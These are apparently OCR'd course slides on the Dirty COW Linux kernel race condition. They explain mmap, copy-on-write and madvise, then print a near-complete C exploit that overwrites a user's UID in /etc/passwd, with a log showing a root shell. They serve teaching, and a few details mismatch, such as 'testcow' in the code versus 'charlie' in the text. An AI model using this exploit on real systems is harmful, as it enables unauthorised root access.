
Dirty COW Attack

- A race condition was found in the way the Linux kernel's memory subsystem handled the copy-on-write(COW) breakage of private read-only memory mappings.




Attack Result

- We can allow local users to gain privileges by leveraging the copy-to-write(COW) vulnerability.

```
[09/26/2020 00:26] seed@ubuntu:~/Desktop$ gcc cow_attack_charlie.c -lpthread
[09/26/2020 00:26] seed@ubuntu:~/Desktop$ a.out
^C
[09/26/2020 00:27] seed@ubuntu:~/Desktop$ su charlie
Password:
root@ubuntu:/home/seed/Desktop# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
```

Got a root shell !

UID becomes 0 !




Memory Mapping using mmap()

- **mmap() -** system call to map files or devices into memory. Default mapping type is file-backed mapping, which maps an area of a process's virtual memory to files; reading from the mapped area causes the file to be read


```
// Map the entire file to memory
map=mmap(NULL, st.st_size, PROT_READ|PROT_WRITE,   ②
                           MAP_SHARED, f, 0);
```

Line ② calls mmap() to create a mapped memory

1st arg: Starting address for the mapped memory
2nd arg: Size of the mapped memory
3rd arg: If the memory is readable or writable.
4th arg: If an update to the mapping is visible to other processes mapping the same region and if the update is carried through to the underlying file
5th arg: File that needs to be mapped
6th arg: Offset indicating from where inside the file the mapping should start.



MAP_SHARED and MAP_PRIVATE




(a) MAP_SHARED

MAP_SHARED: The mapped memory behaves like a shared memory between the two processes.

When multiple processes map the same file to memory, they can map the file to different virtual memory addresses, but the physical address where the file content is held is same.

MAP_SHARED and MAP_PRIVATE



MAP_PRIVATE: The file is mapped to the memory private to the calling process.

- Changes made to memory will not be visible to other processes

- The contents in the original memory need to be copied to the private memory.
- If the process tries to write to the memory, OS allocates a new block of physical memory and copy the contents from the master copy to the new memory.
- Mapped virtual memory will now point to the new physical memory.

Copy On Write

- **Copy on write(COW)** means everyone has a single shared copy of the same data until it is written, and then a copy is made.

When a child process is created using fork() system call :

- OS lets the child process share the parent process's memory by making page entries point to the same physical memory.
- If the memory is only read, memory copy is not required.
- If any one tries to write to the memory, an exception will be raised and OS will allocate new physical memory for the child process (dirty page), copy contents from the parent process, change each process's (parent and child) page table so that it points to it's own private copy.


Discard Copied Memory

```
int madvise(void *addr, size_t length, int advice)
```

`madvise()`: Give advices or directions to the kernel about the memory from `addr` to `addr + length`


advice (3rd argument): **`MADV_DONOTNEED`**

- We tell the kernel that we do not need the claimed part of the address any more. The kernel will free the resource of the claimed address and the process's page table will point back to the original physical memory.




Dirty COW Vulnerability


For Copy-On-Write, three important steps are performed: Step A, B, and C



(a) The sequence of actions




(b) Virtual and Physical Memory



Dirty COW Vulnerability

- Unfortunately, these steps are not atomic, which causes race condition for dirty COW.
- The problem exists between Step B and C. We can use `madvise()` to abandon the copy in ② to make the page table point back to the mapped memory in ①.
- Then the memory written in Step C is actually the primary read-only physical memory, not the copy.



Exploiting Dirty COW Vulnerability

- The **target** is still `/etc/passwd` **(** read-only file and non-root users cannot modify it **)** . We use `adduser` to create a new account.

```
charlie:x:1001:1002:,,,:/home/charlie:/bin/bash
```


Change it to 0000 using the Dirty COW vulnerability

- Then we create **two threads**:

  writeThread: write to the mapped memory using `write()`;

  madviseThread: discard the private copy of the mapped memory.

- Run them in a loop until get the root privilege.




Attack: the Main Thread

```
void *map;

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "testcow:x:1001");                    ①

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);  ②
  pthread_create(&pth2, NULL, writeThread, position);              ③

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}
```

Set Up Memory Mapping and Threads

- Open the `/etc/passwd` file in read-only mode
- Map the memory using `MAP_PRIVATE`
- Find the position in the target file.
- Create a thread for `madvise()`
- Create a thread for `write()`




Attack: the Two Threads

```
void *writeThread(void *arg)
{
  char *content= "testcow:x:0000";
  off_t offset = (off_t) arg;
  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

```
void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
      madvise(map, file_size, MADV_DONTNEED);
  }
}
```

The write Thread:
Replaces the string "`charlie:x:1001`" in the memory with "`charlie:x:0000`"

The madvise Thread:
Discards the private copy of the mapped memory so the page table points back to the original mapped memory.



Attack Result

```
[09/26/2020 00:26] seed@ubuntu:~/Desktop$ gcc cow_attack_charlie.c -lpthread
[09/26/2020 00:26] seed@ubuntu:~/Desktop$ a.out
^C
[09/26/2020 00:27] seed@ubuntu:~/Desktop$ su charlie
Password:
root@ubuntu:/home/seed/Desktop# id
uid=0(root) gid=1002(charlie) groups=0(root),1002(charlie)
```

Got a root shell !

UID becomes 0 !